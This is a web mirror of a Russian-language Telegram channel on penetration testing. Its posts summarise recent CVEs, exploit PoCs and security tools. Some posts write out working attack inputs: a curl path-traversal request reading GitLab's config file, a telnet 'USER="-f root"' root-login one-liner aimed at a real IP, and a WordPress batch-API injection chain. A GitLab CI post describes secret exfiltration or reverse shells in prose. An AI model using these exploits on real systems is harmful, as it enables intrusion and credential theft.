TGViewer
Channel Public Channel
Pentest Notes

Pentest Notes

@pentestnotes

https://pentestnotes.ru

Заметки про пентест, CTF и информационную безопасность
Subscribers
3.09K
Photos
180
Videos
8
Links
103
Recent Posts 19 shown
Post #240 2.03K
⚠️ CVE-2026-85706 - GitLab CE/EE Unauthenticated arbitrary file read

CVSS 10.0

Критическая уязвимость Gitlab в функционале API коммитов. Неавторизованный пользователь может читать произвольные файлы с сервера через path traversal.

Проблема заключается в том, что API не ограничивает пути и не требует аутентификации. Достаточно одного публичного проекта на инстансе.

Уязвимы следующие версии:
18.7 → 19.1.7 включительно
19.2.0 → 19.2.5 включительно
19.3.0 → 19.3.1 включительно

Исправлено в:
19.1.8 / 19.2.6 / 19.3.2 (патч от 10 сентября)

Быстрая проверка:
curl -sk -X POST \
"https://TARGET/api/v4/projects/1/repository/%63ommits?file=&file.path=/var/opt/gitlab/gitlab-rails/etc/gitlab.yml&file.size=1&Content-Type=application/x-www-form-urlencoded"


Если хост уязвим - в ответе будет кусок содержимого файла внутри ошибки invalid %-encoding.

PoC уже есть в открытом доступе: 😊

➡️ https://github.com/guneykabel/cve-2026-85706
➡️ https://github.com/mhtsec/CVE-2026-85706

💫 @pentestnotes
  • 🔥 14
  • 👍 4
Post #239 2.08K
CVE-2026-19490 - Auth Bypass в Citrix NetScaler ADC / Gateway 🥤

Критическая уязвимость (CVSS 9.3), позволяющая неаутентифицированному атакующему полностью обойти аутентификацию. Уже активно эксплуатируется (PoC).

Работает на устройствах, настроенных как Gateway (SSL VPN, ICA Proxy, CVPN, RDP Proxy) или AAA Virtual Server. В более новых билдах дополнительно требуется наличие SAML Action.

Проблема заключается в обработке SAML HTTP-Redirect binding на эндпоинте /cgi/samlauth, благодаря чему можно отправить unsigned SAMLResponse и получить валидную сессию (NSC_AAAC / NSC_TASS).

Shodan - 34000 results

FOFA - 1500 results

Censys - 9600 results

💫 @pentestnotes
  • 🔥 10
  • ❤ 5
  • 👍 1
Post #238 3.35K
🚨 Уязвимость в модуле CMS Bitrix - «КОМТЕТ Касса Курьер»

Очередная уязвимость под CMS Bitrix связана с отсутствием аутентификации критичной функции стороннего модуля.

Проблема была в обработчике отчёта КОМТЕТ Кассы. 🙂

Это можно понять, посмотрев на изменения в коде актуального релиза 2.8.0 от 12.08.2026, где разработчики внесли три изменения:
➡️добавили проверку подписи входящего отчёта;
➡️ограничили обработчик методом POST;
➡️добавили логирование запросов в журнал событий для аудита.

Получается, критичный обработчик раньше мог быть вызван злоумышленником без каких либо проверок обычным GET запросом.

⚠️Критичность: CVSS 3.1: 8.2 (High)

➡️BDU:2026-10202
➡️Затронуты все версии модуля до 2.8.1

На данный момент до ~500 ресурсов потенциально подвержены уязвимости.

💫 @pentestnotes
  • 🔥 8
  • ❤‍🔥 2
  • ❤ 2
  • 👍 1
  • 🥰 1
  • 🤝 1
Post #237 2.56K

This post (sticker, poll or similar) has no web preview. Open in Telegram

  • ❤‍🔥 35
  • ❤ 15
  • 🔥 13
  • 👎 4
  • 🤔 4
Post #236 1.97K
Как-то незаметно нас стало 3000 😊

Отдельное спасибо тем, кто пишет в директ с вопросами, поправляет ошибки и присылает свои находки. Если бы не вы, то многих постов могло бы и не быть 💜

Сейчас у меня в работе большой ресерч (по типу этого), а также планирую потихоньку восстанавливать темп публикаций моих заметок по пентесту

💫 @pentestnotes
  • ❤ 25
  • 🔥 11
  • 🥰 9
Post #234 2.44K

Forwarded from HaHacking

👩‍💻 #web #offense #заметки #события


wp2shellunauth RCE чейн, уязвимы WordPress'ы версий [включительно]:

▪️ 6.9.06.9.4 (2 декабря – 11 марта 2026)
▪️ 7.0.07.0.1 (20 мая – 9 июля 2026)
▪️ немного* 6.8.06.8.5 (*только SQLi)

   🔗 Чекер: wp2shell.com
   🔗 PoC: github.com/Icex0/wp2shell-poc
   🔗 PoC: github.com/0xsha/wp2shell
   🔗 PoC: github.com/dinosn/wp2shell-lab
   🔗 PoC: github.com/sergiointel/wp2shell-poc


⚡️ ШАГ 1: CVE-2026-63030

0️⃣ POST /wp-json/batch/v1 или POST /?rest_route=/batch/v1 — unauth метод, принимающий целый список подзапросов к API в виде JSON, прим.:
{
"requests": [
{
"path": "/wp/v2/posts"
},
{
"method": "POST",
"path": "/wp/v2/users/me"
}
]
}


1️⃣ Метод поверяет каждый запрос➡️параллельно собирает 2 массива с результатами: $matches + $validation;

Если какой-то запрос не прошёл проверку** wp_parse_url() — массивы $matches + $validation рассинхронизируются➡️один подзапрос может быть выпущен с хендлером другого подзапроса;

**Например, такой запрос: GET http://:

2️⃣ Далее рассинхрон поможет сметчить привилегированный хендлер (из $match) + с методом, для которого хочется обойти валидацию;


⚡ *ШАГ 2: CVE-2026-60137

0️⃣ GET /wp/v2/posts/<id> — метод, который после валидации передаёт свои параметры (author_exclude, orderby, per_page, ...) функции get_items();

1️⃣ author_exclude➡️мапится в WP_Query.author__not_in, который вставляется в SQL запрос;


⬆️ ИТОГ: можем вызвать GET /wp/v2/posts/999999?author_exclude=<payload> [в составе batch-запроса] в обход проверок!


➡Почитать ещё:

  ▪️ ‟wp2shell: Pre Authentication RCE in WordPress Core
  ▪️ ‟Exploit brokers pay $500,000 for a WordPress RCE. I found one with GPT5.6 Sol Ultra and $25
  ▪️ ‟wp2shell hits WordPress: detecting pre-auth RCE from plugin drop to command execution” 


   @HaHacking  🐇
  • 🔥 7
  • ❤ 4
  • 🤔 2
  • 👎 1
Post #233 2.57K

Forwarded from Крак%00зябры

🙂 RCE в модуле Акрит «Универсальный импорт» для 1С-Битрикс

BDU:2026-08077 - уязвимость связана с механизмом обработки формул в профилях импорта: значение формулы, заданное для импортируемого поля, интерпретируется как исполняемый код.

⚠️Критичность - 8.8 CVSS 3.1

🔘В комбинации с BDU:2026-08076 профиль с сохраненной вредоносной формулой можно запускать без авторизации, а также проверять, существует ли профиль и сколько записей он обработает. Иными словами, профиль импорта превращается в триггер для повторного запуска полезной нагрузки.

📊 По данным marketplace решение установлено более 1000 раз.

Настройка формулы требует прав на редактирование профиля, то есть реалистичен сценарий эксплуатации с правами низкопривилегированного контент-менеджера, без полных административных привилегий.

🔘Помимо прочего в модуле также есть SSRF —> BDU:2026-08078

↗️ Фикс в версии 1.79.0 ↗️
  • 🔥 13
  • 👍 3
  • ❤ 2
  • 👎 1
Post #232 2.58K
Standoff Hacks 🎹

552 отправленных отчета. Почти 8 млн ₽ выплат исследователям. 37 топовых багхантеров

💫 @pentestnotes
  • 🔥 15
  • 👎 5
  • ❤ 4
  • 😁 1
  • 😐 1
Post #231 3.13K

Forwarded from Standoff 365

Регистрация на Standoff Talks открыта 😏

Без лишних слов — переходи на сайт. Там уже готова программа для комьюнити на 18 и 19 июня.

Тебя ждут доклады профи (спасибо всем, кто их прислал), мастер-классы, конкурсы и, конечно же, возможность увидеть кибербитву своими глазами ⚱️

Будет насыщенно, захватывающе и очень по-летнему!

Поторопись, чтобы забрать проходку себе: места заканчиваются быстрее, чем пиво на афтепати 🥰

➡️ Зарегистрироваться на главную кибертусовку лета 👈

P. S. Кибербитва гремит все четыре дня, но первые два — время бизнес-программы. А вот 18–19 июня — основной движ. Пригоняй 🔥
  • ❤ 6
  • 👍 4
  • 👾 2
Post #230 3.42K
CVE-2024-6678 | GitLab: Pipeline Schedule Arbitrary User Trigger

В процессе написания нового ресерча, обнаружил, что для довольно интересной CVE под Gitlab - CVE-2024-6678 (9.9/10 CVSS) по какой-то причине всё ещё нет публичного PoC’a. Пришлось написать его самому 🤷‍♀️
Теперь делюсь с вами, вдруг кому пригодится.

Суть уязвимости в том, что при определённых условиях злоумышленник может запускать пайплайны от имени любого пользователя. Это даёт возможность атакующему получить доступ к внутренним репозиториям и закрытым проектам, стащить креды и токены, и, как следствие - получить RCE. Уязвимость, кстати, не замечали целых десять лет (уязвимы версии CE/EE с 8.14 до 17.1.7, версии с 17.2 до 17.2.5 и версии с 17.3 до 17.3.2).

Цепочка:

➡️Developer триггерит Pipeline Schedule, созданный Owner/Maintainer
➡️Пайплайн стартует с всеми переменными расписания (DB_PASSWORD, SSH_PRIVATE_KEY, API-токены и т.д.)
➡️Если у атакующего есть push-возможности (Developer обычно имеет), он подменяет .gitlab-ci.yml в незащищённой ветке (develop/staging) - добавляет туда отправку env на свой сервер или реверс-шелл
➡️GitLab Runner исполняет этот пайплайн с полным доступом к секретам и окружению

➡️PoC⬅️

💫 @pentestnotes
  • ❤ 17
  • 👍 11
  • 🔥 5
  • ❤‍🔥 2
  • 😱 1
Post #229 4.79K
⚠️Снова Крит на Bitrix Landing

Помните знаменитый RCE Landing под Bitrix? Ну это та критическая уязвимость, которая была на более чем 100 000 российских ресурсах и PoC под которую до сих пор просят в профильных чатах...

Так вот. Теперь придётся просить 2 PoCа)

Local file inclusion при редактировании лендинга связана с неверным управлением именами файлов для PHP-функций include или require. Эксплуатация уязвимости может позволить нарушителю, действующему удалённо, выполнить произвольный код

Уязвимы все версии landing до 25.1100.100

CVSS 9.9/10

BDU:2026-05965

💫 @pentestnotes
  • 🔥 27
  • ❤ 4
  • 😁 3
  • ❤‍🔥 2
  • 🗿 2
  • 👍 1
Post #228 4.34K
🚨Обнаружена Уязвимость в модуле для CMS Bitrix «INTEC:Ядро» от разработчика "INTEC".

BDU пока нет, но судя по оперативной реакции, предположу что уязвимость Критическая.

Я не разработчик и наверное что-то не понимаю в безопасном написании кода, но возможно стоит на админских эндпоинтах использовать админскую проверку prolog_admin_before.php вместо обычной prolog_before.php.
(Bitrix-аутентификация администратора не проверяется. Скрипт контейнера сохраняется в БД и выполняется через eval() при рендере страницы.)

Уязвимый модуль установлен на более чем 1000 ресурсах.

Рекомендуют:
➡️ Восстановить резервную копию сайта от 27.04.2026 или более ранней даты.
➡️ Установить последние обновления (актуальная версия 1.2.30) модуля Intec.Core.
➡️ Обновить систему 1С-Битрикс до последней актуальной версии.

💫 @pentestnotes
  • 👍 17
  • 😁 8
  • ❤ 7
  • 🗿 2
Post #227 3.93K
CVE-2026-31431

29 апреля была опубликована информация об уязвимости Copy Fail в ядре Linux с уровнем опасности 7.8 CVSS. Уязвимость позволяет локальному пользователю повысить права до root и затрагивает все Linux-дистрибутивы. PoC можно поискать тут.

Но интересно другое. Сегодня хостинг провайдеры стали массово рассылать письма счастья, что вообще-то все ваши VPS/VDS уязвимы и патча нет.

Примечательно, что начало рассылки совпало с взломом одного (все совпадения случайны) регионального хостинг провайдера, который предоставлял доступ всем клиентам к одной тачке с непривилегированными учетками формата user12345. Ну и кто-то из таких юзеров догадался подняться до Рута :)

Так что будьте бдительны и проверьте свои тачки! Для временного фикса нужно отключить автозагрузку модуля algif_aead:

sudo tee -a /etc/modprobe.d/blacklist-algif_aead.conf <<’EOF’
# CVE-2026-31431
blacklist algif_aead
install algif_aead /bin/false
EOF
sudo sh -c "lsmod | grep algif_aead -q && modprobe -r algif_aead || reboot"


💫 @pentestnotes
  • 🔥 13
  • 👍 6
  • 🤯 4
  • ❤ 2
  • 😁 2
  • 🫡 2
Post #226 18.6K

Meld-Encrypt: Шифрование файлов и заметок в Obsidian. 👊

Многие специалисты, включая меня, используют Obsidian для ведения своих заметок, в том числе очень даже чувствительных.
И вроде всё хорошо, obsidian удобен, НО! У него до сих пор нет встроенного шифрования и функций безопасности! А существующие плагины не такие классные, как хотелось бы.

Поэтому я сделал форк довольно популярного Obsidian Encrypt и добавил в него функционал, которого лично мне не хватало во время работы.

Что нового по сравнению с оригиналом:

➡️ Появилась поддержка шифрования файлов
➡️ Шифрование всего контента в заметке одним нажатием
➡️ Шифрование директорий
➡️ Удобный просмотр зашифрованного контента
➡️ Улучшенный UI/UX
➡️ Добавлена Русская локализация
➡️ Весь новый функционал также работает и на Android
➡️ Исправлены мелкие недочеты
➡️ Добавлено краткое руководство пользователя

🔒 Для шифрования используется связка PBKDF2 + AES-256-GCM. Главная фишка в том, что заметки всегда будут храниться на диске в зашифрованном виде. Это исключает компрометацию даже при физическом доступе к вашему устройству.

Ссылка на GitHub

💫 @pentestnotes
  • 🔥 25
  • 👍 4
  • ❤ 3
  • 🗿 2
  • 👾 2
  • 😁 1
Post #225 7.51K
XSSNow - Крутой генератор XSS пейлоадов и одновременно с этим еще и XSS Payload Database🍪

Предлагает порядка нескольких тысяч готовых XSS‑payload’ов, разбитых по контекстам и вариантам инъекций (DOM‑based, reflected, stored, CSP‑bypass и т.п.).

🟣Умеет строить контекстно‑зависимые полезные нагрузки
🟣Можно точечно настраивать свои payload'ы
🟣Поддерживает различные WAF (bypass)
🟣Использует различные кодировки и трансформации
🟣Позиционируется как community продукт. Можно добавлять свои нагрузки

Github Репозиторий / Generator / Database

💫 @pentestnotes
  • 👍 16
  • 🤯 4
  • ❤ 2
  • 🔥 2
  • 🤝 2
  • 😱 1
Post #224 8.83K
Наткнулся на, пожалуй, самый объемный гайд по безопасности JWT в рунете.

Автор канала Пингискок ультанул и выпустил цикл из 20 статей на ~25000 слов (это очень много буков)! Где разобрал JWT буквально побайтово🤩

Список статей:

1. Почему JWT сломан by design
2. Анатомия токена
3. alg:none - одна строчка и ты admin
4. Algorithm Confusion - публичный ключ как пароль
5. kid injection - SQLi через заголовок токена
6. jku/x5u/jwk/x5c - весь заголовок это attack surface
7. Брутфорс секретов на GPU - 150 млн HS256/сек
8. Psychic Signatures - нулевая подпись на Java 15-18
9. Криптография JWT для хакеров - ECDSA, RSA-PSS, EdDSA и где ломается математика
10. JWE — зашифрованные токены, Bleichenbacher, Invalid Curve, PBES2 DoS
11. JWT-библиотеки — рейтинг дырявости, Top 5 CVE, fingerprinting по токену
12. JWT в OAuth 2.0 и OIDC — token confusion, cross-service relay, ALBeast, DPoP bypass
13. XSS + JWT — кража токенов из localStorage, sessionStorage, cookies
14. Продвинутые криптоатаки — lattice, side-channels, fault injection
15. Инструменты - jwt_tool, hashcat, Burp JWT Editor
16. Методология
17. Hardcoded secrets — CVE-2025-20188 (CVSS 10.0), 17% JWT CVE за 2024-2026, где искать секреты
18. Что вместо JWT - PASETO, Macaroons, opaque tokens, server-side sessions
19. RFC 8725 - чеклист из 15 правил, который никто не читает
20. Постквантовый JWT - ML-DSA подписи по 2.4 KB, SD-JWT, Harvest Now Decrypt Later

💫 @pentestnotes
  • 🔥 32
  • 👍 5
  • ❤ 3
  • 🫡 2
  • 🤔 1
Post #223 10.4K
DeBix (Деобфускатор Bitrix)

🔍 Вы знали, что модули Bitrix, поставляемые через Marketplace в демо-режиме, проходят через автоматический обфускатор? (см. Фото)

Встроенный обфускатор переименовывает параметры функций и члены классов в файлах по типу include.php и install.php, что зачастую приводит к ошибкам в работе легитимного кода. Помимо этого, похожий обфусцировонный код встречается и при разборе инцидентов.

Чтобы не тратить часы на ручной разбор base64_decode и переменных вида $__254446073, я собрал DeBix (Deobfuscator Bitrix) — утилиту для восстановления читаемости кода.

Репозиторий проекта:
https://github.com/FaLLenSkiLL1/DeBix

💫 @pentestnotes
  • ❤ 33
  • 🔥 17
  • 😁 3
  • 👍 2
  • 👾 2
  • 👎 1
Post #222 4.08K
Мне тут доложили, что hh.ru вышел в паблик на Standoff Bug Bounty

Интересно, примут ли мой отчёт, если у меня нет 15 лет опыта bug bounty и миллиона сертификатов 🔍

💫 @pentestnotes
  • 😁 45
  • 🌚 6
  • ❤ 3
  • 🤷‍♂ 2
  • 🥰 2
  • 🗿 1
Post #221 4.35K

Forwarded from вольтаж

взломать интернет бесплатно 2026

USER="-f root" telnet -a 104.16.149.244 23


вот эта штука сверху, которой уже назначен CVE-2026-24061, дает подключиться по telnet сразу как root, без пароля.

что? 🐱

Давным давно в 2015 году, почему-то в нашей мировой линии, telnet был неуязвим, но в нём не работал автологин если на машине нет Kerberos.

Суть автологина - автоматически передать юзернейм для логина. Как когда по ssh коннектишься не указав логин, машина автоматически коннектится с именем текущего юзера.

Без Kerberos, этот юзернейм попросту не детектился.

Поэтому разработчики обновили шаблон логина, добавив динамический аргумент %U, что как раз подставляет юзернейм.

Новый шаблон:

/usr/bin/login " -p -h %h %?u{-f %u}{%U}"


и вот тут происходит кабум бабах ракета взрыв 🤯

1. В бинаре login есть флаг -f, нужный для "этот юзер уже был аутентифицирован где-то ещё, не надо его проверять снова"

2. По RFC 1572, подключаясь по telnet, ты можешь сдать переменные окружения, в том числе $USER с целевым логином

3. содержимое $USER переменной никак не санитизируется

. . .
Теперь перечитай эксплойт

USER="-f root" telnet -a 104.16.149.244 23


Да это же уязвимость на argument injection!


Повторим флоу атаки 🃏

0. выставляем переменную $USER="-f root" и включаем автологин -a

1. переменная $USER не проверяется, но учитывается сервером

2. $USER подставляется в шаблон логина вместо {%U}

3. сервер получает команду /usr/bin/login -p -f root

4. бинарь login скипает аутентификацию из-за -f

5. поздравляю, ты root

———
Dockerfile для тестовой лабы


FROM debian:11-slim

ENV DEBIAN_FRONTEND=noninteractive
RUN apt-get update && \
apt-get install -y --no-install-recommends \
inetutils-telnetd=2:2.0-1+deb11u2 \
telnet && \
rm -rf /var/lib/apt/lists/*

RUN useradd user1 && \
sed -i 's/#<off># telnet/telnet/' /etc/inetd.conf

COPY docker-entrypoint.sh /docker-entrypoint.sh

EXPOSE 23
CMD ["/usr/sbin/inetutils-inetd", "-d"]


Если хочешь кишки кода и ветви логики, то читай этот подробный ресерч
  • 🔥 29
  • ❤ 7
  • 🗿 5
  • ❤‍🔥 2
  • 🥰 2
Older posts →

About this channel

How can I read @pentestnotes without a Telegram account?
TGViewer shows the public web preview Telegram publishes for Pentest Notes: recent posts, photos, videos and the subscriber count, with no app, login or account.
How many subscribers does Pentest Notes have?
Pentest Notes (@pentestnotes) has 3.09K subscribers on Telegram, refreshed roughly every 30 minutes.
Does Pentest Notes know I viewed it here?
No. Public channel previews carry no viewer identity, and TGViewer has no accounts or tracking of what you look up.
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →